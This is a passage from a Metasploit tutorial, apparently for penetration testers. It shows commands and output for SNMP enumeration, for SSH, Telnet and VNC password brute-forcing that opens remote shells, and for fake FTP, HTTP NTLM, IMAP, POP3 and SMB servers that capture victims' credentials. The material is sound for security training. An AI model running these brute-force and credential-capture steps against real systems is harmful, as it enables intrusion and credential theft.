System date        : -

[*] Network information

IP forwarding enabled : no
Default TTL           : 64
TCP segments received : 20782
TCP segments sent     : 9973
TCP segments retrans. : 9973
Input datagrams       : 4052407
Delivered datagrams   : 1155615
Output datagrams      : 18261

[*] Network interfaces

Interface [ up ] Unit: 1 Slot: 0 Port: 1 Gigabit - Level

      Id           : 1
      Mac address   : 00:0f:b5:fc:bd:24
      Type          : ethernet-csmacd
      Speed         : 1000 Mbps
      Mtu           : 1500
      In octets     : 3716564861
      Out octets    : 675201778
...snip...
[*] Routing information

      Destination      Next hop           Mask           Metric
      0.0.0.0          5.1.168.192       0.0.0.0        1
      1.0.0.127        1.0.0.127 255.255.255.255 0

[*] TCP connections and listening ports

      Local address    Local port    Remote address    Remote port    State
```

(continues on next page)

(continued from previous page)

```

0.0.0.0      23      0.0.0.0      0      listen
0.0.0.0      80      0.0.0.0      0      listen
0.0.0.0     4242     0.0.0.0      0      listen
1.0.0.127    2222     0.0.0.0      0      listen

[*] Listening UDP ports

Local address      Local port
0.0.0.0            0
0.0.0.0           161
0.0.0.0           514

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enum) >

```

snmp_enumshares

The `snmp_enumshares` module is a simple scanner that will query a range of hosts via SNMP to determine any available shares.

```

msf > use auxiliary/scanner/snmp/snmp_enumshares
msf auxiliary(snmp_enumshares) > show options

Module options:

Name      Current Setting  Required  Description
-----
COMMUNITY  public          yes       SNMP Community String
RETRIES    1               yes       SNMP Retries
RHOSTS     RHOSTS          yes       The target address range or CIDR identifier
RPORT      161             yes       The target port
THREADS    1               yes       The number of concurrent threads
TIMEOUT    1               yes       SNMP Timeout
VERSION    1               yes       SNMP Version >1/2c>

```

We configure the module by setting our `RHOSTS` range and `THREADS` value and let it run.

```

msf auxiliary(snmp_enumshares) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(snmp_enumshares) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumshares) > run

[+] 192.168.1.201
    shared_docs - (C:\Documents and Settings\Administrator\Desktop\shared_docs)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumshares) >

```

snmp_enumusers

The `snmp_enumusers` module queries a range of hosts via SNMP and gathers a list of usernames on the remote system.

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  COMMUNITY  public           yes       SNMP Community String
  RETRIES   1                yes       SNMP Retries
  RHOSTS     192.168.1.200-211 yes       The target address range or CIDR identifier
  RPORT     161              yes       The target port
  THREADS   1                yes       The number of concurrent threads
  TIMEOUT   1                yes       SNMP Timeout
  VERSION   1                yes       SNMP Version >1/2c<
```

As with most auxiliary modules, we set our `RHOSTS` and `THREADS` value and launch it.

```
msf auxiliary(snmp_enumusers) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(snmp_enumusers) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumusers) > run

[+] 192.168.1.201 Found Users: ASPNET, Administrator, Guest, HelpAssistant, SUPPORT_
    ↪388945a0, victim
[*] Scanned 02 of 12 hosts (016% complete)
[*] Scanned 05 of 12 hosts (041% complete)
[*] Scanned 06 of 12 hosts (050% complete)
[*] Scanned 07 of 12 hosts (058% complete)
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumusers) >
```

snmp_login

The `snmp_login` scanner is a module that scans a range of IP addresses to determine the community string for SNMP-enabled devices.

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

  Name      Current Setting  Required  Description
  ----      -
  BLANK_PASSWORDS  false
  ↪ no       Try blank passwords for all users
  BRUTEFORCE_SPEED  5
  ↪ yes      How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false
  ↪ no       Try each user/password couple stored in the current database
```

(continues on next page)

(continued from previous page)

DB_ALL_PASS	false	
↪ no	Add all passwords in the current database to the list	
DB_ALL_USERS	false	
↪ no	Add all users in the current database to the list	
PASSWORD		
↪ no	The password to test	
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/snmp_default_pass.	
↪txt no	File containing communities, one per line	
RHOSTS		
↪ yes	The target address range or CIDR identifier	
RPORT	161	
↪ yes	The target port	
STOP_ON_SUCCESS	false	
↪ yes	Stop guessing when a credential works for a host	
THREADS	1	
↪ yes	The number of concurrent threads	
USER_AS_PASS	false	
↪ no	Try the username as the password for all users	
VERBOSE	true	
↪ yes	Whether to print output for all attempts	
VERSION	1	
↪ yes	The SNMP version to scan (Accepted: 1, 2c, all)	

We set our RHOSTS and THREADS values while using the default wordlist and let the scanner run.

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(snmp_login) > set THREADS 254
THREADS => 254
msf auxiliary(snmp_login) > run

[+] SNMP: 192.168.1.2 community string: 'public' info: 'GSM7224 L2 Managed Gigabit_
↪Switch'
[+] SNMP: 192.168.1.199 community string: 'public' info: 'HP ETHERNET MULTI-
↪ENVIRONMENT'
[+] SNMP: 192.168.1.2 community string: 'private' info: 'GSM7224 L2 Managed Gigabit_
↪Switch'
[+] SNMP: 192.168.1.199 community string: 'private' info: 'HP ETHERNET MULTI-
↪ENVIRONMENT'
[*] Validating scan results from 2 hosts...
[*] Host 192.168.1.199 provides READ-WRITE access with community 'internal'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.199 provides READ-WRITE access with community 'public'
[*] Host 192.168.1.2 provides READ-WRITE access with community 'private'
[*] Host 192.168.1.2 provides READ-ONLY access with community 'public'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

Our quick SNMP sweep found both the default public and private community strings of 2 devices on our network. This module can also be a useful tool for network administrators to identify attached devices that are insecurely configured.

ssh_login

The ssh_login module is quite versatile in that it can not only test a set of credentials across a range of IP addresses, but it can also perform brute-force login attempts. We will pass a file to the module containing usernames and passwords separated by a space as shown below.

```

root@kali:~# head /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
root
root !root
root Cisco
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla

```

Next, we load up the scanner module in Metasploit and set USERPASS_FILE to point to our list of credentials to attempt.

```

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false          no        Try each user/password couple stored
  ↪ in the current database
  DB_ALL_PASS         false          no        Add all passwords in the current
  ↪ database to the list
  DB_ALL_USERS        false          no        Add all users in the current database
  ↪ to the list
  PASSWORD            no             no        A specific password to authenticate
  ↪ with
  PASS_FILE            no             no        File containing passwords, one per line
  RHOSTS              yes            yes       The target address range or CIDR
  ↪ identifier
  RPORT              22            yes       The target port
  STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works
  ↪ for a host
  THREADS             1             yes       The number of concurrent threads
  USERNAME            no            no        A specific username to authenticate as
  USERPASS_FILE       no            no        File containing users and passwords
  ↪ separated by space, one pair per line
  USER_AS_PASS        false          no        Try the username as the password for
  ↪ all users
  USER_FILE           no            no        File containing usernames, one per line
  VERBOSE             true           yes       Whether to print output for all
  ↪ attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/
  ↪ wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false

```

With everything ready to go, we run the module. When a valid credential pair is found, we are presented with a shell on the remote machine.

```

msf auxiliary(ssh_login) > run

[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:18 -0600
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin' 'uid=1000(msfadmin)'
↳gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
↳44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),
↳1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
↳2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),
↳29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),
↳119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/
↳Linux
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login) >

```

ssh_login_pubkey

Using public key authentication for SSH is highly regarded as being far more secure than using usernames and passwords to authenticate. The caveat to this is that if the private key portion of the key pair is not kept secure, the security of the configuration is thrown right out the window. If, during an engagement, you get access to a private SSH key, you can use the `ssh_login_pubkey` module to attempt to login across a range of devices.

```

msf > use auxiliary/scanner/ssh/ssh_login_pubkey
msf auxiliary(ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

  Name                Current Setting  Required  Description
  ----                -
  BRUTEFORCE_SPEED    5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored
↳in the current database
  DB_ALL_PASS          false            no        Add all passwords in the current
↳database to the list
  DB_ALL_USERS         false            no        Add all users in the current database
↳to the list
  KEY_PATH              yes              yes       Filename or directory of cleartext
↳private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped.
  RHOSTS                yes              yes       The target address range or CIDR
↳identifier
  RPORT                22               yes       The target port
  STOP_ON_SUCCESS       false            yes       Stop guessing when a credential works
↳for a host
  THREADS               1                yes       The number of concurrent threads
  USERNAME              no               no        A specific username to authenticate as
  USER_FILE             no               no        File containing usernames, one per line
  VERBOSE               true             yes       Whether to print output for all
↳attempts

```

(continues on next page)

(continued from previous page)

```

msf auxiliary(ssh_login_pubkey) > set KEY_FILE /tmp/id_rsa
KEY_FILE => /tmp/id_rsa
msf auxiliary(ssh_login_pubkey) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login_pubkey) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login_pubkey) > run

[*] 192.168.1.154:22 - SSH - Testing Cleartext Keys
[*] 192.168.1.154:22 - SSH - Trying 1 cleartext key per user.
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:17:56 -0600
[+] 192.168.1.154:22 - SSH - Success: 'root':
  ↳ '57:c3:11:5d:77:c5:63:90:33:2d:c5:c4:99:78:62:7a' 'uid=0(root) gid=0(root)
  ↳ groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
  ↳ 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) > sessions -i 1
[*] Starting interaction with 1...

ls
reset_logs.sh
id
uid=0(root) gid=0(root) groups=0(root)
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login_pubkey) >

```

telnet_login

The telnet_login module will take a list of provided credentials and a range of IP addresses and attempt to login to any Telnet servers it encounters.

```

msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false          no        Try each user/password couple stored
  ↳ in the current database
  DB_ALL_PASS         false          no        Add all passwords in the current
  ↳ database to the list
  DB_ALL_USERS        false          no        Add all users in the current database
  ↳ to the list
  PASSWORD            no             no        A specific password to authenticate
  ↳ with
  PASS_FILE           no             no        File containing passwords, one per line
  RHOSTS              yes            yes       The target address range or CIDR
  ↳ identifier
  RPORT               23            yes       The target port (TCP)
  STOP_ON_SUCCESS     false          yes       Stop guessing when a credential works
  ↳ for a host

```

(continues on next page)

(continued from previous page)

THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords
↪ separated by space, one pair per line			
USER_AS_PASS	false	no	Try the username as the password for
↪ all users			
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all
↪ attempts			

This auxiliary module allows you to pass credentials in a number of ways. You can specifically set a username and password, you can pass a list of usernames and a list of passwords for it to iterate through, or you can provide a file that contains usernames and passwords separated by a space.

We will configure the scanner to use a short usernames file and a passwords file and let it run against our subnet.

```
msf auxiliary(telnet_login) > set BLANK_PASSWORDS false
```

```
BLANK_PASSWORDS => false msf auxiliary(telnet_login) > set PASS_FILE passwords.txt
PASS_FILE => passwords.txt msf auxiliary(telnet_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24 msf auxiliary(telnet_login) > set THREADS 254
THREADS => 254 msf auxiliary(telnet_login) > set USER_FILE users.txt
USER_FILE => users.txt msf auxiliary(telnet_login) > set VERBOSE false
VERBOSE => false msf auxiliary(telnet_login) > run
```

```
[+] 192.168.1.116 - SUCCESSFUL LOGIN root : s00p3rs3ckret [*] Command shell session 1 opened
(192.168.1.101:50017 -> 192.168.1.116:23) at 2010-10-08 06:48:27 -0600 [+] 192.168.1.116 - SUC-
CESSFUL LOGIN admin : s00p3rs3ckret [*] Command shell session 2 opened (192.168.1.101:41828
-> 192.168.1.116:23) at 2010-10-08 06:48:28 -0600 [*] Scanned 243 of 256 hosts (094% complete)
[+] 192.168.1.56 - SUCCESSFUL LOGIN msfadmin : msfadmin [*] Command shell session 3 opened
(192.168.1.101:49210 -> 192.168.1.56:23) at 2010-10-08 06:49:07 -0600 [*] Scanned 248 of 256 hosts
(096% complete) [*] Scanned 250 of 256 hosts (097% complete) [*] Scanned 255 of 256 hosts (099%
complete) [*] Scanned 256 of 256 hosts (100% complete) [*] Auxiliary module execution completed
```

It seems that our scan has been successful and Metasploit has a few sessions open for us. Let's see if we can interact with one of them.

```
msf auxiliary(telnet_login) > sessions -l

Active sessions
=====

Id  Type  Information                                     Connection
--  --
1   shell TELNET root:s00p3rs3ckret (192.168.1.116:23) 192.168.1.101:50017 -> 192.
↪168.1.116:23
2   shell TELNET admin:s00p3rs3ckret (192.168.1.116:23) 192.168.1.101:41828 -> 192.
↪168.1.116:23
3   shell TELNET msfadmin:msfadmin (192.168.1.56:23) 192.168.1.101:49210 -> 192.
↪168.1.56:23

msf auxiliary(telnet_login) > sessions -i 3
[*] Starting interaction with 3...

id
id
```

(continues on next page)

(continued from previous page)

```
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),
↪29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),
↪119(smbashare),1000(msfadmin)
msfadmin@metasploitable:~$ exit
exit
logout
[*] Command shell session 3 closed.
msf auxiliary(telnet_login) >
```

telnet_version

From a network security perspective, one would hope that Telnet would no longer be in use as everything, including credentials is passed in the clear but the fact is, you will still frequently encounter systems running Telnet, particularly on legacy systems.

The `telnet_version` auxiliary module will scan a subnet and fingerprint any Telnet servers that are running. We just need to pass a range of IPs to the module, set our `THREADS` value, and let it fly.

```
msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(telnet_version) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no        The password for the specified username
  RHOSTS            yes       The target address range or CIDR identifier
  RPORT            23        The target port
  THREADS           1         The number of concurrent threads
  TIMEOUT          30        Timeout for the Telnet probe
  USERNAME          no        The username to authenticate as

msf auxiliary(telnet_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(telnet_version) > set THREADS 254
THREADS => 254
msf auxiliary(telnet_version) > run

[*] 192.168.1.2:23 TELNET (GSM7224) \x0aUser:
[*] 192.168.1.56:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] 192.168.1.116:23 TELNET Welcome to GoodTech Systems Telnet Server for Windows NT/
↪2000/XP (Evaluation Copy)\x0a\x0a(C) Copyright 1996-2002 GoodTech Systems, Inc.
↪\x0a\x0a\x0aLogin username:
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

tftpbrute

TFTP servers can contain a wealth of valuable information including backup files, router config files, and much more. The `tftpbrute` module will take list of filenames and brute-force a TFTP server to determine if the files are present.

```
msf > use auxiliary/scanner/tftp/tftpbrute
msf auxiliary(tftpbrute) > show options
```

(continues on next page)

(continued from previous page)

Module options (auxiliary/scanner/tftp/tftpbrute):

Name	Current Setting	Required	Description
CHOST		no	The local client address
DICTIONARY	/usr/share/metasploit-framework/data/wordlists/tftp.txt	yes	The list of filenames
RHOSTS		yes	The target address range or CIDR identifier
RPORT	69	yes	The target port
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(tftpbrute) > set RHOSTS 192.168.1.116
RHOSTS => 192.168.1.116
msf auxiliary(tftpbrute) > set THREADS 10
THREADS => 10
msf auxiliary(tftpbrute) > run
```

```
[*] Found 46xxsettings.txt on 192.168.1.116
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tftpbrute) >
```

vmware_enum_users

This module will log into the Web API of VMware and try to enumerate all the user accounts. If the VMware instance is connected to one or more domains, it will try to enumerate domain users as well.

```
msf > use auxiliary/scanner/vmware/vmware_enum_users
msf auxiliary(vmware_enum_users) > show options
```

Module options (auxiliary/scanner/vmware/vmware_enum_users):

Name	Current Setting	Required	Description
PASSWORD	password	yes	The password to Authenticate with.
Proxies		no	A proxy chain of format type:host:port[, type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
USERNAME	root	yes	The username to Authenticate with.
VHOST		no	HTTP server virtual host

```
msf auxiliary(vmware_enum_users) >
```

Running this module will output a nice list of all the groups and users on the server.

```
msf auxiliary(vmware_enum_users) > run
```

```
[+] Groups for server 192.168.1.52
```

(continues on next page)

(continued from previous page)

```

=====
Name          Description
-----
daemon
localadmin
nfsnobody
nobody
root
tty
users
vimuser

[+] Users for server 192.168.1.52
=====

Name          Description
-----
hacker        hacker
daemon        daemon
dcui          DCUI User
nfsnobody     Anonymous NFS User
nobody        Nobody
root          Administrator
vimuser       vimuser

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vmware_enum_users) >

```

vnc_login

The vnc_login auxiliary module will scan an IP address or range of addresses and attempt to login via VNC with either a provided password or a wordlist.

```

msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

  Name          Current Setting
  ↪Required      Description
  ----
  ↪-----
  BLANK_PASSWORDS  false
  ↪no           Try blank passwords for all users
  BRUTEFORCE_SPEED  5
  ↪yes          How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false
  ↪no           Try each user/password couple stored in the current database
  DB_ALL_PASS      false
  ↪no           Add all passwords in the current database to the list
  DB_ALL_USERS     false
  ↪no           Add all users in the current database to the list
  PASSWORD
  ↪no           The password to test
  PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
  ↪no           File containing passwords, one per line

```

(continues on next page)

(continued from previous page)

```

Proxies
↪no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS
↪yes     The target address range or CIDR identifier
RPORT    5900
↪yes     The target port (TCP)
STOP_ON_SUCCESS false
↪yes     Stop guessing when a credential works for a host
THREADS  1
↪yes     The number of concurrent threads
USERNAME                                no
↪      A specific username to authenticate as
USERPASS_FILE
↪no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS false
↪no      Try the username as the password for all users
USER_FILE
↪no      File containing usernames, one per line
VERBOSE  true
↪yes     Whether to print output for all attempts

```

We set our target range, threads, and perhaps most importantly, the BRUTEFORCE_SPEED value. Many newer VNC servers will automatically ban further login attempts if too many failed ones are made consecutively.

```

msf auxiliary(vnc_login) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(vnc_login) > set THREADS 11
THREADS => 11
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 1
BRUTEFORCE_SPEED => 1

```

With our module configuration set, we run the module. Notice in the output below that Metasploit automatically adjusts the retry interval after being notified of too many failed login attempts.

```

msf auxiliary(vnc_login) > run

[*] 192.168.1.200:5900 - Starting VNC login sweep
[*] 192.168.1.204:5900 - Starting VNC login sweep
[*] 192.168.1.206:5900 - Starting VNC login sweep
[*] 192.168.1.207:5900 - Starting VNC login sweep
[*] 192.168.1.205:5900 - Starting VNC login sweep
[*] 192.168.1.208:5900 - Starting VNC login sweep
[*] 192.168.1.202:5900 - Attempting VNC login with password 'password'
[*] 192.168.1.209:5900 - Starting VNC login sweep
[*] 192.168.1.200:5900 - Attempting VNC login with password 'password'
...snip...
[-] 192.168.1.201:5900, No authentication types available: Too many security failures
[-] 192.168.1.203:5900, No authentication types available: Too many security failures
[*] Retrying in 17 seconds...
...snip...
[*] 192.168.1.203:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.203:5900, VNC server protocol version : 3.8
[+] 192.168.1.203:5900, VNC server password : "s3cr3t"
[*] 192.168.1.201:5900 - Attempting VNC login with password 's3cr3t'
[*] 192.168.1.201:5900, VNC server protocol version : 3.8
[+] 192.168.1.201:5900, VNC server password : "s3cr3t"

```

(continues on next page)

(continued from previous page)

```
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

As the above output indicates, we have turned up the password for 2 systems in our scanned range which will give us a nice GUI to the target machines.

vnc_none_auth

The vnc_none_auth scanner, as its name implies, scans a range of hosts for VNC servers that do not have any authentication set on them.

```
msf auxiliary(vnc_none_auth) > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	5900	yes	The target port
THREADS	1	yes	The number of concurrent threads

To run our scan, we simply set the RHOSTS and THREADS values and let it run.

```
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed
```

In our scan results, we see that one of our targets has wide open GUI access.

The “ftp” capture module acts as and FTP server in order to capture user credentials.

```
msf > use auxiliary/server/capture/ftp
msf auxiliary(ftp) > show options

Module options (auxiliary/server/capture/ftp):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	21	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)

Auxiliary action:

Name	Description
------	-------------

(continues on next page)

(continued from previous page)

```

-----
Capture

```

The default settings are suitable for our needs so we just run the module and entice a user to log in to our server. When we have captured the information we need, we kill the job the server is running under.

```

msf auxiliary(ftp) > run
[*] Auxiliary module execution completed
[*] Server started.
msf auxiliary(ftp) >
[*] FTP LOGIN 192.168.1.195:1475 bobsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bsmith / s3cr3t
[*] FTP LOGIN 192.168.1.195:1475 bob / s3cr3tp4s

msf auxiliary(ftp) > jobs -l

Jobs
====

Id  Name
--  ---
1   Auxiliary: server/capture/ftp

msf auxiliary(ftp) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(ftp) >

```

http_ntlm

The “http_ntlm” capture module attempts to quietly catch NTLM/LM Challenge hashes over HTTP.

```

msf > use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > show options

Module options (auxiliary/server/capture/http_ntlm):

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFFILE    0.0.0.0          no        The local filename to store the hashes in_
↳ Cain&Abel format
  CHALLENGE      1122334455667788 yes        The 8 byte challenge
  JOHNPWFFILE    0.0.0.0          no        The prefix to the local filename to store_
↳ the hashes in JOHN format
  SRVHOST        0.0.0.0          yes       The local host to listen on. This must be_
↳ an address on the local machine or 0.0.0.0
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL for incoming connections
  SSLCert        /                no        Path to a custom SSL certificate (default_
↳ is randomly generated)
  URIPATH        /                no        The URI to use for this exploit (default is_
↳ random)

Auxiliary action:

```

(continues on next page)

(continued from previous page)

Name	Description
-----	-----
WebServer	

This module has a few options available for fine-tuning, including the ability to save any captured hashes in Cain&Abel format. For our setup, we set the LOGFILE value to save the hashes to a text file, set our SRVPORT value to listen on port 80 and configure the URIPATH to / for added realism.

```
msf auxiliary(http_ntlm) > set LOGFILE captured_hashes.txt
LOGFILE => captured_hashes.txt
msf auxiliary(http_ntlm) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(http_ntlm) > set URIPATH /
URIPATH => /
msf auxiliary(http_ntlm) > run
[*] Auxiliary module execution completed

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.1.101:80/
[*] Server started.
msf auxiliary(http_ntlm) >
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] Request '/' from 192.168.1.195:1964
[*] 192.168.1.195: V-MAC-XP\Administrator_
→397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b_
→on V-MAC-XP

msf auxiliary(http_ntlm) > jobs -l

Jobs
====

Id  Name
--  ---
0   Auxiliary: server/capture/http_ntlm

msf auxiliary(http_ntlm) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(http_ntlm) >
```

As shown above, as soon as our victim browses to our server using Internet Explorer, the Administrator hash is collected without any user interaction.

imap

The “imap” capture module acts as an IMAP server in order to collect user mail credentials.

```
msf > use auxiliary/server/capture/imap
msf auxiliary(imap) > show options

Module options (auxiliary/server/capture/imap):

Name      Current Setting  Required  Description
-----
```

(continues on next page)

(continued from previous page)

```

SRVHOST  0.0.0.0          yes      The local host to listen on. This must be an
↳address on the local machine or 0.0.0.0
SRVPORT  143              yes      The local port to listen on.
SSL      false            no       Negotiate SSL for incoming connections
SSLCert  no                no       Path to a custom SSL certificate (default is
↳randomly generated)

```

Auxiliary action:

Name	Description
----	-----
Capture	

We don't need to do any extra configuration for this module so we let it run and then convince a user to connect to our server and collect his credentials.

```

msf auxiliary(imap) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(imap) >
[*] IMAP LOGIN 192.168.1.195:2067 "victim" / "s3cr3t"
msf auxiliary(imap) > jobs -l

Jobs
====

Id  Name
--  ---
0   Auxiliary: server/capture/imap

msf auxiliary(imap) > kill 0
Stopping job: 0...

[*] Server stopped.
msf auxiliary(imap) >

```

pop3

The “pop3” capture module poses as a POP3 mail server in order to capture user mail credentials.

```

msf > use auxiliary/server/capture/pop3
msf auxiliary(pop3) > show options

Module options (auxiliary/server/capture/pop3):

Name      Current Setting  Required  Description
----      -
SRVHOST  0.0.0.0          yes      The local host to listen on. This must be an
↳address on the local machine or 0.0.0.0
SRVPORT  110              yes      The local port to listen on.
SSL      false            no       Negotiate SSL for incoming connections
SSLCert  no                no       Path to a custom SSL certificate (default is
↳randomly generated)

```

(continues on next page)

(continued from previous page)

Auxiliary action:

Name	Description
-----	-----
Capture	

We will leave the settings at their defaults, run the module and then convince the victim to authenticate to our server.

```
msf auxiliary(pop3) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(pop3) >
[*] POP3 LOGIN 192.168.1.195:2084 victim / s3cr3t

msf auxiliary(pop3) > jobs -l

Jobs
====

Id  Name
--  ---
1   Auxiliary: server/capture/pop3

msf auxiliary(pop3) > kill 1
Stopping job: 1...

[*] Server stopped.
msf auxiliary(pop3) >
```

smb

The “smb” capture module acts as a SMB share to capture user password hashes so they can be later exploited.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

Name          Current Setting  Required  Description
-----
CAINPWFFILE    no              The local filename to store the hashes in_
↪Cain&Abel format
CHALLENGE      1122334455667788 yes         The 8 byte server challenge
JOHNPWFFILE    no              The prefix to the local filename to store_
↪the hashes in John format
SRVHOST        0.0.0.0         yes       The local host to listen on. This must be_
↪an address on the local machine or 0.0.0.0
